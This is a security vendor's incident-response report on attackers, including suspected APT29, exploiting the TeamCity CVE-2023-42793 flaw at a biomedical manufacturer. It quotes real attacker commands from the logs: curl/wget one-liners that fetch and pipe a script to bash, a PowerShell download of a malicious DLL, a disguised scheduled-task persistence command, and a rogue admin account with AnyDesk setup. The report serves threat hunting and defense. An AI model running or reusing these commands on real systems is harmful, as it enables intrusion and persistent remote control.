
# TeamCity Intrusion Saga: APT29 Suspected Among the Attackers Exploiting CVE-2023-42793

⁝ 12/13/2023

By Amey Gat, Mark Robson, John Simmons, Ken Evans, Jared Betts, Angelo Cris Deveraturda, Hongkei Chan and Jayesh Zala | December 13, 2023

**Affected Platforms:** Machines running vulnerable JetBrains TeamCity versions (before 2023.05.4, per vendor advice)
**Threat Type:** Remote Code Execution Vulnerability
**Impact:** Remote code execution for unauthenticated users, enabling initial access to vulnerable servers
**Security Level**: High

## Cyber Kill Chain®


Reconnaissance
Python Scanner
Python POC scans were observed from multiple public IP addresses
HTTP Server and Malicious DLL
Malicious DLLs (GraphicalProton) created by TA for applications ISS, Flash, Windows Defender.
HTTP server & C2 was setup
Weaponization
Delivery
TeamCity Server
Web requests direct to vulnerable, external facing TeamCity server
CVE-2023-42793
JetBrains TeamCity authentication bypass leading to RCE
Exploitation
Installation
New user accounts
New TeamCity accounts were created, Windows local admin account created , Anydesk installed, Malicious GraphicalProt on DLL added to host
GraphicalProton C2
Malicious DLL files communicated with C2
Command & Control
Actions on Objectives
Mitigated
As the Threat Actor attack was mitigated in time; therefore, there was no data exfiltration or ransomware or other actions observed
INCREASING SPEED, COMPLEXITY & RISK

## Introduction

On September 6, 2023, researchers from Sonar discovered a critical TeamCity On-Premises vulnerability (CVE-2023-42793[1]) issue.[2] TeamCity is a build management and continuous integration server from JetBrains[3]. On September 27, 2023, a public exploit for this vulnerability was released by Rapid7[4]. This critical vulnerability was given a CVE score of 9.8, most likely because an attacker can deploy the publicly available exploit without authentication supporting remote code execution on the victim server using a basic web request to any accessible web server hosting the vulnerable application. This vulnerability has been observed being actively exploited in the wild and was added to CISA's 'Known Exploited Vulnerabilities Catalog' on October 4, 2023.[5]

In mid-October 2023, the FortiGuard Incident Response (IR) team sent a courtesy notification to an organization that had been compromised due to this vulnerability.  This organization engaged the FortiGuard IR team to investigate the malicious activity in their network.

The victim was a US-based organization in the biomedical manufacturing industry. Our subsequent investigation determined that initial access for the attack was through the exploitation of the CVE-2023-42793 TeamCity vulnerability using a custom-built exploit script written in Python. The behavior of the malware used in post-exploitation matches the GraphicalProton malware used by APT29. This article breaks down our investigation and the outcome of our containment, eradication, and remediation efforts. As part of this analysis, we look at threat actor TTPs employed throughout the intrusion and how they were identified and pieced together by the FortiGuard IR team.

MITRE ATT&CK mapping and observables are provided at the end of the article, alongside IOCs and FortiEDR Threat Hunting queries, to assist with threat-hunting activities for similar behavior.

## Summary of Attack



Day 1
Multiple successful TeamCity Exploit (CVE-2023-42793)
Day 2
New TeamCity Users created via API
Day 2
CVE-2023-42793 exploited to create 1.exe malware
Day 3
Use of PowerShell to download DLL file (suspected malware GraphicalProton)
Day 3
Scheduled Task created for persistance of malicious DLL
Day8
TA attempted to access Windows Registry hives
Day 8
EDR Exceptions made by customer which allowed malware, registry hive access, vulnerable driver
Day 8
Anydesk downloaded and installed using Teamcity Exploit
Day 9
HOST_1_TEAMCITY Server patched for CVE-2023-42793
Day 9
EDR Exceptions made by customer which allowed GraphicalProton
Day 10
GraphicalProton malware transferred to HOST_2 over SMB
Day 10
Network communication to api.dropbox.com
Day 10
Impacket lateral movement tool executed
Day 10
GraphicalProton malware written to multiple hosts in victim network
Day 10
Network login from HOST_1_TEAMCITY to HOST_5_SVR
Day 10
WMIC tool executed from HOST_1_TEAMCITY targeting multiple hosts
Day 10
Malicious DLL execution crashed on HOST_5_SVR
Day 10
Active Directory database credential dumping blocked by FortiEDR
Day 10
FlashUtil_ActiveX.exe and oleacc.dll, oleac.dll downloaded and Scheduler entry to execute EXE(DLL files hash doesnt match any known hashes
Day 10
Legitimate Windows Defender exe with unknown DLL files (possible sideloading)
Day 10
Containment Actions -> Shutting down servers, disable compromised account, blocking IP addresses
Day 13
IR team remediated all known variants of GraphicalProton malware from multiple hosts


Figure 1: The attack timeline of TeamCity intrusion described in this article.

# Analysis

### Vulnerability Exploitation

As part of our initial customer engagement, we examined several EDR events reported from one of the victim's Windows application servers (HOST_1_TEAMCITY). During a scoping call, the FortiGuard IR team identified that one of the applications hosted on this server was TeamCity. The victim had only recently updated the application to a non-vulnerable version.


We began by retrieving application and system logs from the suspected compromised server (HOST_1_TEAMCITY). On analysis of the application logs, we identified significant evidence of successful exploitation of the TeamCity vulnerability. The authentication bypass can be observed in the screenshot of the teamcity-auth.log file, shown in Figure 2.



```
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-7] - 2 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '188.166.87.88' in the last 14 min 59 sec
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-7] - Found user [redacted] for
request GET '[redacted]', from client [redacted]
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-5] - 3 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '167.179.75.213' in the last 16 min 6 sec
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-1] - Found user [redacted] for
request GET '[redacted]', from client [redacted]
[2023-09-[redacted]]    INFO [uth; https-jsse-nio-443-exec-7] - 3 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '167.179.75.213' in the last 12 min 17 sec
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-8] - 3 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '212.113.106.100' in the last 1 min 7 sec
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-2] - 3 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '212.113.106.100' in the last 1 min 4 sec
[2023-09-[redacted]]   INFO [uth; https-jsse-nio-443-exec-8] - 7 successful logins for user user with id=1 with auth
module "HTTP-Token-Based" from client '104.207.152.236' in the last 14 min 37 sec
```

Figure 2: A snippet of the 'teamcity-auth.log' screenshot highlighting the TeamCity exploit evidence and associated remote IP.

Analysis of these logs showed that this vulnerability had been exploited multiple times over a relatively short period, with connections originating from multiple unique public IP addresses. The teamcity-auth.log (authentication events log) identifies successful exploitation but does not provide details on commands executed through exploitation. This information is available in the separate 'teamcity-server.log' file, a general server log for the TeamCity software. Analyzing this log file around confirmed attempted remote code execution on the same host. For example, the IP address 167[.]179[.]75[.]213 taken from the highlighted log entry in Figure 2 was correlated with the echo command execution log highlighted in the 'teamcity-server.log' entry in Figure 3. Details of the external command execution from the 'teamcity-server.log file can also be seen in Figure 3.



```
[2023-09-[redacted]]   INFO - ntrollers.FileBrowseController - File edited:
C:\ProgramData\JetBrains\TeamCity\config\internal.properties by user with id=1
[2023-09-[redacted]]   INFO - s.buildServer.ACTIVITIES.AUDIT - server_file_change: File
C:\ProgramData\JetBrains\TeamCity\config\internal.properties was modified by "user with id=1"
[2023-09-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: echo 2W09cwPLMvtyP1g6OV8biGzKT8W
[2023-09-[redacted]]   INFO - ntrollers.FileBrowseController - File edited:
C:\ProgramData\JetBrains\TeamCity\config\internal.properties by user with id=1
```


Figure 3: A snippet of the 'teamcity-server.log' showing remote code execution evidence, including the associated command executed through the exploitation.

Further analysis of the various commands executed on the vulnerable server through this RCE exploit led the IR team to believe multiple threat actors were conducting simultaneous operations. Some commands executed as part of this intrusion are shown in Table 1.

| Remote IP Address | Commands Executed |
|---|---|
| 167[.]179[.]75[.]213 | Command line: whoami |
| 154[.]26[.]133[.]111 | Command line: bash -c "nproc 2>&1" |
| 104[.]207[.]152[.]236 | Command line: cmd.exe "/c whoami" |
| 104[.]207[.]152[.]236 | Command line: cmd.exe "/c ipconfig /all" |
| 104[.]207[.]152[.]236 | Command line: cmd.exe "/c ipconfig /displaydns" |
| 104[.]207[.]152[.]236 | Command line: cmd.exe "/c hostname" |
| 74[.]207[.]242[.]113 | Command line: cmd.exe "/c tasklist /svc" |
| 74[.]207[.]242[.]113 | Command line: cmd.exe "/c netstat -ano" |
| 74[.]207[.]242[.]113 | Command line: cmd.exe "/c net user /domain" |
| 212[.]113[.]106[.]100 | Command line: uname -a |
| 212[.]113[.]106[.]100 | Command line: cmd.exe /c whoami |
| 212[.]113[.]106[.]100 | Command line: cmd.exe /c systeminfo |
| 212[.]113[.]106[.]100 | Command line: cmd.exe /c net user |
| 212[.]113[.]106[.]100 | Command line: cmd.exe /c "echo 167043640 > C:/Windows/Temp/0" |
| 43[.]248[.]34[.]77 | Command line: echo 2W1EVQsV5piPbyW6FSsNC8D7irR |
| 103[.]89[.]13[.]155 | Command line: echo 2W28BTpkdCjcRPQNkSF5qFCphlG |
| 195[.]246[.]120[.]4 | Command line: echo 2W28BTpkdCjcRPQNkSF5qFCphlG |
| 20[.]222[.]6[.]225 | Command line: echo 2W2GZqAg8k6ipgBTcHyK5wABDSW |
| 45[.]133[.]7[.]129 | Command line: cmd.exe /c echo 9fW99pdqfpXU21zd |
| 45[.]133[.]7[.]154 | Command line: cmd.exe "/c net user <redacted> "<password redacted>" /add" |
| 45[.]133[.]7[.]154 | Command line: cmd.exe "/c echo <redacted> \| c:\TeamCity\bin\anydesk.exe --set-password" |
| 45[.]133[.]7[.]156 | Command line: wget --no-check-certificate https[:]//fisheries-states-codes-camps.trycloudflare[.]com/rcu |
| 45[.]133[.]7[.]124 | Command line: /bin/sh -c "(curl -s 194.38.22[.]53/tc.sh\|\|wget -q -O- 194.38.22[.]53/tc.sh)\|bash" |

**Table 1. Commands executed by multiple threat actors on the TeamCity software host HOST_1_TEAMCITY.**

Looking critically at some of the attempted commands, it appears that some of the threat actors successfully exploited the vulnerability but were unsuccessful at running Linux system commands on the victim Windows Server. An example of this behavior can be seen in Figure 4.




```
[2023-09-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: whoami
[2023-09-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: bash -c "nproc 2>&1"
[2023-09-[redacted]]   INFO - ntrollers.FileBrowseController - File edited:
C:\ProgramData\JetBrains\TeamCity\config\internal.properties by user with id=1
```

Figure 4: TeamCity log showing attempted Linux command execution by a threat actor following successful vulnerability exploitation.

It appears that several of the commands from various remote IPs may have been associated with the use of the open-source vulnerability scanner Nuclei[6]. The IR team found a Nuclei template (CVE-2023-42793.yaml) designed to identify the presence of the TeamCity vulnerability in Nuclei's official template repository[7]. The yaml template file contains the following line:

POST /app/rest/debug/processes?exePath=echo&params={{randstr}} HTTP/1.1

The resulting request would produce an echo command on a successfully exploited TeamCity server, identical to the echo commands observed in the victims' TeamCity logs. The IR team collated information from both logs to better understand the correlations between when the echo commands were executed and the associated network connections from the numerous public IP addresses. A snippet of this correlation is shown in Figure 5, where the echo commands generated by some of the Nuclei scanning are also highlighted.



```
2023-09-[redacted]   Command line: echo 2W1EVQsV5piPbyW6FSsNC8D7irR
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '43.248.34.77' in the last 1 min 20 sec
2023-09-[redacted]   Command line: echo 2W1EVQsV5piPbyW6FSsNC8D7irR
2023-09-[redacted]   8 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '103.89.13.155' in the last 58 min 48 sec
2023-09-[redacted]   Command line: echo 2W28BTpkdCjcRPQNkSF5qFCphlG
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '195.246.120.4' in the last 16 min 12 sec
2023-09-[redacted]   Command line: echo 2W28BTpkdCjcRPQNkSF5qFCphlG
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '195.246.120.4' in the last 12 min 5 sec
2023-09-[redacted]   Command line: echo 2W28BTpkdCjcRPQNkSF5qFCphlG
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '195.246.120.4' in the last 20 min 8 sec
2023-09-[redacted]   Command line: echo 2W2COmpl13uSexZvvbW6nGsPAzZ
2023-09-[redacted]   2 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '20.222.6.225' in the last 8 hours 57 min 35 sec
2023-09-[redacted]   Command line: echo 2W2GZqAg8k6ipgBTcHyK5wABDSW
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '37.19.221.229' in the last 20 min 46 sec
2023-09-[redacted]   Command line: echo 2W2COmpl13uSexZvvbW6nGsPAzZ
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '195.80.148.18' in the last 15 min 48 sec
2023-09-[redacted]   Command line: echo 2W2GZqAg8k6ipgBTcHyK5wABDSW
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '37.19.221.229' in the last 16 min 45 sec
2023-09-[redacted]   Command line: echo 2W2COmpl13uSexZvvbW6nGsPAzZ
2023-09-[redacted]   3 successful logins for user user with id=1 with auth module "HTTP-Token-Based" from client '195.80.148.18' in the last 12 min 2 sec
2023-09-[redacted]   Command line: echo 2W2GZqAg8k6ipgBTcHyK5wABDSW
```

Figure 5: A snippet of correlated logs showing network connections and subsequent commands. Highlighted are multiple echo commands indicative of likely Nuclei scanning.

At this stage of the intrusion, it became clear that multiple threat actors were scanning for the vulnerability, validating if it could be exploited, and attempting to establish a foothold using the related exploitation. The following section of this report focuses on the activities of one of these threat actors distinct from other threat actor activities. We will refer to this culprit as the 'main threat actor.' A description of the activities conducted by other threat actors exploiting this vulnerability is covered more extensively in the following 'Other Threat Actors Activity' section.

## Main Threat Actor Intrusion

The first activity attributed to the main threat actor was the execution of an echo command like those discussed above, indicating that the main threat actor likely employed Nuclei to identify potential victims. After this initial command, the main threat actor began executing additional discovery commands to gather system and privilege information. Some of these discovery commands are shown below:

```
cmd.exe "/c systeminfo"
whoami
ipconfig /all
whoami /all
```

The command attributed to the Nuclei scanning, as well as these subsequent discovery commands, were linked to different remote IP addresses. However, we assessed them as being from the same actor due to the slight timeline difference of a few seconds between the activities. This indicates the main threat actor uses different infrastructures to scan for victims and execute later commands.

One command and control (C2) IP address discovered during our investigation was linked to a US-based tertiary education organization. Upon detection of this active exploitation, the FortiGuard IR team notified the organization that their infrastructure may have been compromised and part of an ongoing APT29 campaign. They performed an internal investigation and identified exploitation of their vulnerable TeamCity server associated with the previously identified IP address. As part of this exploitation, the main threat actor used the TeamCity exploit to install an SSH certificate, which they then used to maintain access in this second victim's environment. The organization's security team provided additional information to the FortiGuard IR team, who then identified that the source of the attack on the educational organization was a TOR exit node. This report does not include the victim's details used as a relay to protect their identity. They have successfully remediated their environment and patched the associated vulnerability.


After executing the discovery commands outlined above, the main threat actor attempted to download a DLL file, 'AclNumsInvertHost.dll,' on the TeamCity host using PowerShell and the 'Invoke-WebRequest' cmdlet. The actor used the following command to download the file:

```
powershell -exec bypass -c "Invoke-WebRequest -Uri
hxxp[:]//103[.]76[.]128[.]34:8080/AclNumsInvertHost.dll -OutFile
C:\Windows\System32\AclNumsInvertHost.dll"
```

After successfully downloading this DLL file on the HOST_1_TEAMCITY, the main threat actor again used the TeamCity RCE vulnerability to create a Windows-scheduled task referencing this DLL file. They likely did this for persistence and to abstract their execution from the TeamCity exploitation. The actor used the following command to create the scheduled task:

```
schtasks.exe /create /SC ONLOGON /tn
"\Microsoft\Windows\DefenderUPDService" /tr
"\"C:\Windows\system32\rundll32.exe\"
\"C:\Windows\system32\AclNumsInvertHost.dll\",AclNumsInvertHost"
```

We recovered the associated Windows task file from the victim TeamCity server (HOST_1_TEAMCITY), confirming that the command in the TeamCity log had been successfully executed and the scheduled task was created. The retrieved Windows task data is shown in Figure 6:




```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>[redacted]</Date>
    <Author>[redacted]</Author>
    <URI>\Microsoft\Windows\DefenderUPDService</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
  </Triggers>
  <Settings>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\Windows\system32\rundll32.exe"</Command>
      <Arguments>"C:\Windows\system32\AclNumsInvertHost.dll",AclNumsInvertHost</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
  </Principals>
</Task>
```

Figure 6: Windows task created by threat actor for the persistence of a DLL file.

After successfully creating the scheduled task, the actor attempted to execute the newly created task using the following command, again executed through the TeamCity RCE vulnerability on the HOST_1_TEAMCITY:

```
schtasks.exe /run /tn "\Microsoft\Windows\DefenderUPDService"
```

